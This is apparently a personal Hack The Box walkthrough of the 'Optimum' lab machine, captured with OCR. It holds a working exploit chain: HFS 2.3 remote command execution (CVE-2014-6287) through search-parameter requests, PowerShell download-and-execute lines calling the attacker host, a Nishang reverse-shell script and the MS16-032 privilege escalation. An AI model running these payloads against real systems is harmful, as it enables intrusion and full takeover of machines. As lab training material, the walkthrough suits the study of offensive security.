optimum

nmap

```
┌──(root💀 kali)-[/Documents/htb/boxes/optimum]
└─# nmap -sV -sC -oA nmap/initial 10.10.10.8
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 14:22 EDT
Nmap scan report for 10.10.10.8
Host is up (0.15s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.20 seconds
```

Hack The Box | HFS / | 10.10.10.8

Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs

User

Login

Folder

Home

0 folders, 0 files, 0 bytes

Search

go

Select

All | Invert | Mask

0 items selected


Actions

Archive | Get list


Server information

HttpFileServer 2.3
Server time: 22/4/2021 6:28:30 πμ
Server uptime: 04:55:27

No files in this folder


Login
No files in this folder
folders, 0 files, 0 bytes
go
All
Invert
Mask
0 items selected
Authentication Requi
http://10.10.10.8 is requesting your usernar
resource"
User Name:
admin
Password:

nothing


HttpFileServer 2.3 exploit
Tous
Vidéos
Actualités
Images
Plus
Paramètres
Environ 7.770 résultats (0,54 secondes)
https://www.exploit-db.com › exploits
Traduire cette page
Rejetto HTTP File Server (HFS) 2.3.x - Exploit Database
4 jan. 2016 — Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2). CVE-2014-6287CVE-111386 . remote exploit for Windows platform.

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
39161	2014-6287	AVINASH THAPA	REMOTE	WINDOWS	2016-01-04

EDB Verified: ✓

Exploit: / {}


Vulnerable App:


CVE 2014-6287
The findMacroMarker function in parserLib.pas in Rejetto HTTP File Server (aks HFS or HttpFileServer) 2.3x before 2.3c allows remote attackers to execute arbitrary programs via a %00 sequence in a search action.
How this application works ,they have an internal scripting language , and the internal scripting language use some regular expressions.
we gonna send a nul byte %00 which is also like an end of string , its the end of the string and we can send whatever we want throw
we have to know what character to send
HFS scripting:

exec | A

ask system to run file A, eventually with parameters. If you need to use the pipe, then use macro quoting.
Optional parameter *out* will let you capture the console output of the program in the variable specified by name.
Optional parameter *timeout* will specify the max number of seconds the app should be left running.
Example: `{.exec|notepad.}`

i'm sending to burp





Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
GET /?search=%00{.exec|ping 10.10.14.16.} HTTP/1.1
Host: 10.10.10.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic Og==
Connection: close
Referer: http://10.10.10.8/?search=?
Cookie: HFS_SID=0.157473267056048
Upgrade-Insecure-Requests: 1
```

that means if u have command execution ping us and we gonna know

```
┌──(root💀 kali)-[/Documents/htb/boxes/optimum]
└─# tcpdump -i tun0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
14:51:09.838943 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [S], seq 1687588492, win 64240, options [mss 1460,sackOK,TS val 3144148496 ecr 0,nop,wscale 7], length 0
14:51:10.847284 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [S], seq 1687588492, win 64240, options [mss 1460,sackOK,TS val 3144149504 ecr 0,nop,wscale 7], length 0
14:51:12.863080 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [S], seq 1687588492, win 64240, options [mss 1460,sackOK,TS val 3144151520 ecr 0,nop,wscale 7], length 0
14:51:13.023492 IP 10.10.10.8.http > 10.10.14.16.49328: Flags [S.], seq 4196385200, ack 1687588493, win 8192, options [mss 1357,nop,wscale 8,sackOK,TS val 1938852 ecr
 3144151520], length 0
14:51:13.023567 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 3144151680 ecr 1938852], length 0
14:51:13.023929 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [P.], seq 1:451, ack 1, win 502, options [nop,nop,TS val 3144151681 ecr 1938852], length 450: HTTP: GET
/?search=%00{.exec|ping 10.10.14.16 HTTP/1.1
14:51:13.226109 IP 10.10.10.8.http > 10.10.14.16.49328: Flags [P.], seq 1:194, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 193: HTTP: HT
TP/1.1 200 OK
14:51:13.226177 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], ack 194, win 501, options [nop,nop,TS val 3144151883 ecr 1938872], length 0
14:51:13.226219 IP 10.10.10.8.http > 10.10.14.16.49328: Flags [.], seq 194:1539, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 1345: HTTP
14:51:13.226228 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], ack 1539, win 498, options [nop,nop,TS val 3144151883 ecr 1938872], length 0
14:51:13.226245 IP 10.10.10.8.http > 10.10.14.16.49328: Flags [P.], seq 1539:1654, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 115: HTTP
14:51:13.226249 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], ack 1654, win 501, options [nop,nop,TS val 3144151883 ecr 1938872], length 0
14:51:13.226263 IP 10.10.10.8.http > 10.10.14.16.49328: Flags [P.], seq 1654:1741, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 87: HTTP
14:51:13.226267 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], ack 1741, win 501, options [nop,nop,TS val 3144151883 ecr 1938872], length 0
14:51:13.226281 IP 10.10.10.8.http > 10.10.14.16.49328: Flags [F.], seq 1741, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 0
14:51:13.228897 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [F.], seq 451, ack 1742, win 501, options [nop,nop,TS val 3144151885 ecr 1938872], length 0
14:51:13.382714 IP 10.10.10.8.http > 10.10.14.16.49328: Flags [.], ack 452, win 257, options [nop,nop,TS val 1938888 ecr 3144151885], length 0
```

it's a blind attack

```
┌──(root💀 kali)-[~/Downloads/nishang/Shells]
└─# ls
Invoke-ConPtyShell.ps1  Invoke-PoshRatHttp.ps1     Invoke-PowerShellTcpOneLineBind.ps1  Invoke-PowerShellUdpOneLine.ps1  Invoke-PsGcatAgent.ps1
Invoke-JSRatRegsvr.ps1  Invoke-PoshRatHttps.ps1    Invoke-PowerShellTcpOneLine.ps1      Invoke-PowerShellUdp.ps1         Invoke-PsGcat.ps1
Invoke-JSRatRundll.ps1  Invoke-PowerShellIcmp.ps1  Invoke-PowerShellTcp.ps1             Invoke-PowerShellWmi.ps1         Remove-PoshRat.ps1

┌──(root💀 kali)-[~/Downloads/nishang/Shells]
└─# cp Invoke-PowerShellTcp.ps1 /Documents/htb/boxes/optimum
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/optimum]
└─# ls
Invoke-PowerShellTcp.ps1  nmap  optimum.ctb  optimum.ctb~  optimum.ctb~~  optimum.ctb~~~
```

Invoke-PowerShellTcp.ps1

```
function Invoke-PowerShellTcp
{
<#
.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

.DESCRIPTION
This script is able to connect to a standard netcat listening on a port when using the -Rev
Also, a standard netcat can connect to this script Bind to a specific port.

The script is derived from Powerfun written by Ben Turner & Dave Hardy

.PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.

.PARAMETER Port
The port to connect to when using the -Reverse switch. When using -Bind it is the port on wh

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powerca
the given IP and port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Bind -Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powerc

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell over IPv6. A netc
listening on the given IP and port.
```

Invoke-PowerShellTcp.ps1

```
87          #Show an interactive PowerShell prompt
88          $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
89          $stream.Write($sendbytes,0,$sendbytes.Length)
90
91          while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
92          {
93              $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
94              $data = $EncodedText.GetString($bytes,0, $i)
95              try
96              {
97                  #Execute the command on the target.
98                  $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
99              }
100             catch
101             {
102                 Write-Warning "Something went wrong with execution of command on the target."
103                 Write-Error $_
104             }
105             $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
106             $x = ($error[0] | Out-String)
107             $error.clear()
108             $sendback2 = $sendback2 + $x
109
110             #Return the results
111             $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
112             $stream.Write($sendbyte,0,$sendbyte.Length)
113             $stream.Flush()
114         }
115         $client.Close()
116         if ($listener)
117         {
118             $listener.Stop()
119         }
120     }
121     catch
122     {
123         Write-Warning "Something went wrong! Check if the server is reachable and you are using th
124         Write-Error $_
125     }
126 }
127 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.16 -Port 1337
128
```

c:\Windows\System32 32bits
c:\Windows\SysWow64 still 32bits lib
c:\Windows\SysNative 64bits

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1 GET /?search=%00{.exec|c:\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe ping 10.10.14.16.} HTTP/1.1
2 Host: 10.10.10.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

url encoded

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1 GET /?search=%00{.exec|c%3a\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe+ping+10.10.14.16.} HTTP/1.1
2 Host: 10.10.10.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/optimum]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
17:03:12.654141 IP 10.10.10.8 > 10.10.14.16: ICMP echo request, id 1, seq 1, length 40
17:03:12.654165 IP 10.10.14.16 > 10.10.10.8: ICMP echo reply, id 1, seq 1, length 40
17:03:12.654401 IP 10.10.10.8 > 10.10.14.16: ICMP echo request, id 1, seq 2, length 40
17:03:12.654424 IP 10.10.14.16 > 10.10.10.8: ICMP echo reply, id 1, seq 2, length 40
17:03:12.654453 IP 10.10.10.8 > 10.10.14.16: ICMP echo request, id 1, seq 3, length 40
17:03:12.654461 IP 10.10.14.16 > 10.10.10.8: ICMP echo reply, id 1, seq 3, length 40
17:03:12.654478 IP 10.10.10.8 > 10.10.14.16: ICMP echo request, id 1, seq 4, length 40
17:03:12.654484 IP 10.10.14.16 > 10.10.10.8: ICMP echo reply, id 1, seq 4, length 40
17:03:13.679468 IP 10.10.10.8 > 10.10.14.16: ICMP echo request, id 1, seq 5, length 40
17:03:13.679488 IP 10.10.14.16 > 10.10.10.8: ICMP echo reply, id 1, seq 5, length 40
```

ctrl+shift+u to decode
IEX: invoke expressions

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1 GET /?search=%00{.exec|c:\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX(New-Object
  Net.WebClient).downloadString('http://10.10.14.16:8000/Invoke-PowerShellTcp.ps1').} HTTP/1.1
```

search=%00{.exec|c:\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX(New-Object Net.WebClient).downloadString('[http://10.10.14.16:8000/Invoke-PowerShellTcp.ps1').}](http://10.10.14.16:8000/Invoke-PowerShellTcp.ps1')

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1 GET /?search=
  %00{.exec|c%3a\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe+IEX(New-Object+Net.WebClient).downloadStri
  ng('http%3a//10.10.14.16%3a8000/Invoke-PowerShellTcp.ps1').} HTTP/1.1
2 Host: 10.10.10.8
```

send

```
┌──(root💀 kali)-[/Documents/htb/boxes/optimum]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.8 - - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
10.10.10.8 - - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
10.10.10.8 - - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
10.10.10.8 - - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/optimum]
└─# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.8] 49184
Windows PowerShell running as user kostas on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

running as powershelll

```
PS C:\Users\kostas\Desktop> type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
```

```
PS C:\Users\Administrator> systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ??
System Boot Time:          22/4/2021, 1:32:28 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.401 MB
Virtual Memory: Max Size:  5.503 MB
Virtual Memory: Available: 4.846 MB
Virtual Memory: In Use:    657 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              \\OPTIMUM
Hotfix(s):                 31 Hotfix(s) Installed.      A hotfix is a software update designed
to fix a bug or security hole in a program.
                           [01]: KB2959936
                           [02]: KB2896496
                           [03]: KB2919355
                           [04]: KB2920189
                           [05]: KB2928120
                           [06]: KB2931358
                           [07]: KB2931366
                           [08]: KB2933826
```

[09]: KB2938772
[10]: KB2949621
[11]: KB2954879
[12]: KB2958262
[13]: KB2958263
[14]: KB2961072
[15]: KB2965500
[16]: KB2966407
[17]: KB2967917
[18]: KB2971203
[19]: KB2971850
[20]: KB2973351
[21]: KB2973448
[22]: KB2975061
[23]: KB2976627
[24]: KB2977629
[25]: KB2981580
[26]: KB2987107
[27]: KB2989647
[28]: KB2998527
[29]: KB3000850
[30]: KB3003057
[31]: KB3014442
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) 82574L Gigabit Network Connection
Connection Name: Ethernet0
DHCP Enabled: No
IP address(es)
[01]: 10.10.10.8
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

Sherlock.ps1

```
    $Global:ExploitTable

}

function Find-AllVulns {

    if ( !$Global:ExploitTable ) {

        $null = New-ExploitTable

    }

        Find-MS10015
        Find-MS10092
        Find-MS13053
        Find-MS13081
        Find-MS14058
        Find-MS15051
        Find-MS15078
        Find-MS16016
        Find-MS16032
        Find-MS16034
        Find-MS16135
        Find-CVE20177199

        Get-Results

}
```

IEX(New-Object Net.WebClient).downloadString('http://10.10.14.16:8000/-Sherlock.ps1')

```
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Not Vulnerable

Title      : Font Driver Buffer Overflow
MSBulletin : MS15-078
CVEID      : 2015-2426, 2015-2433
Link       : https://www.exploit-db.com/exploits/38222/
VulnStatus : Not Vulnerable

Title      : 'mrxdav.sys' WebDAV
MSBulletin : MS16-016
CVEID      : 2016-0051
Link       : https://www.exploit-db.com/exploits/40085/
VulnStatus : Not supported on 64-bit systems

Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/S
             ample-Exploits/MS16-135
VulnStatus : Appears Vulnerable

Title      : Nessus Agent 6.6.2 - 6.10.3
MSBulletin : N/A
CVEID      : 2017-7199
Link       : https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.h
             tml
VulnStatus : Not Vulnerable
```

MS16-032 powershell

Invoke-MS16032.ps1

```
330         }).AddArgument($Thread).AddArgument($hDuplicateTokenHandle)
331         $AscObj = $StartTokenRace.BeginInvoke()
332
333         Write-Verbose "[>] Starting process race"
334         $SafeGuard = [diagnostics.stopwatch]::StartNew()
335         while ($SafeGuard.ElapsedMilliseconds -lt 10000) {
336             $StartupInfo = New-Object STARTUPINFO
337             # 2 lines added to hide window
338             $StartupInfo.dwFlags = 0x00000001
339             $StartupInfo.wShowWindow = 0x00000000
340             $StartupInfo.cb = [System.Runtime.InteropServices.Marshal]::SizeOf($StartupInfo) # Struct Size
341
342             $ProcessInfo = New-Object PROCESS INFORMATION
343
344             $GetCurrentPath = (Get-Item -Path ".\" -Verbose).FullName
345
346             $CallResult = [Advapi32]::CreateProcessWithLogonW(
347                 "user", "domain", "pass",
348                 0x00000002, "$Env:SystemRoot\System32\WindowsPowerShell\v1.0\powershell.exe", " -command $Command"
349                 0x00000004, $null, $GetCurrentPath,
350                 [ref]$StartupInfo, [ref]$ProcessInfo)
351
352             $hTokenHandle = [IntPtr]::Zero
353             $CallResult = [Advapi32]::OpenProcessToken($ProcessInfo.hProcess, 0x28, [ref]$hTokenHandle)
354             if (!$CallResult) {
355                 "`n[!] Holy handle leak Batman, we have a SYSTEM shell!!`n"
356                 $CallResult = [Kernel32]::ResumeThread($ProcessInfo.hThread)
357                 $StartTokenRace.Stop()
358                 $SafeGuard.Stop()
359                 Return
360             }
361
362             $CallResult = [Kernel32]::TerminateProcess($ProcessInfo.hProcess, 1)
363             $CallResult = [Kernel32]::CloseHandle($ProcessInfo.hProcess)
364             $CallResult = [Kernel32]::CloseHandle($ProcessInfo.hThread)
365         }
366
367         $StartTokenRace.Stop()
368         $SafeGuard.Stop()
369     }
370 }
371 Invoke-MS16032 -Command "iex(New-Object Net.WebClient).DownloadString('http://10.10.14.16:8000/shell.ps1')"
372
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/optimum]
└─# ls
Invoke-MS16032.ps1  Invoke-PowerShellTcp.ps1  nmap  optimum.ctb  optimum.ctb~  optimum.ctb~~  optimum.ctb~~~  Sherlock  Sherlock-1.ps1  Sherlock.ps1
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/optimum]
└─# cp Invoke-PowerShellTcp.ps1 shell.ps1

┌──(root💀 kali)-[/Documents/htb/boxes/optimum]
└─# ls
Invoke-MS16032.ps1  Invoke-PowerShellTcp.ps1  nmap  optimum.ctb  optimum.ctb~  optimum.ctb~~  optimum.ctb~~~  shell.ps1  Sherlock  Sherlock-1.ps1  Sherlock.ps1
```

Sherlock.ps1 × Invoke-MS16032.ps1 × shell.ps1 ×

```
87          #Show an interactive PowerShell prompt
88          $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
89          $stream.Write($sendbytes,0,$sendbytes.Length)
90
91          while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
92          {
93              $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
94              $data = $EncodedText.GetString($bytes,0, $i)
95              try
96              {
97                  #Execute the command on the target.
98                  $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
99              }
100             catch
101             {
102                 Write-Warning "Something went wrong with execution of command on the target."
103                 Write-Error $_
104             }
105             $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
106             $x = ($error[0] | Out-String)
107             $error.clear()
108             $sendback2 = $sendback2 + $x
109
110             #Return the results
111             $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
112             $stream.Write($sendbyte,0,$sendbyte.Length)
113             $stream.Flush()
114         }
115         $client.Close()
116         if ($listener)
117         {
118             $listener.Stop()
119         }
120     }
121     catch
122     {
123         Write-Warning "Something went wrong! Check if the server is reachable and you are using the
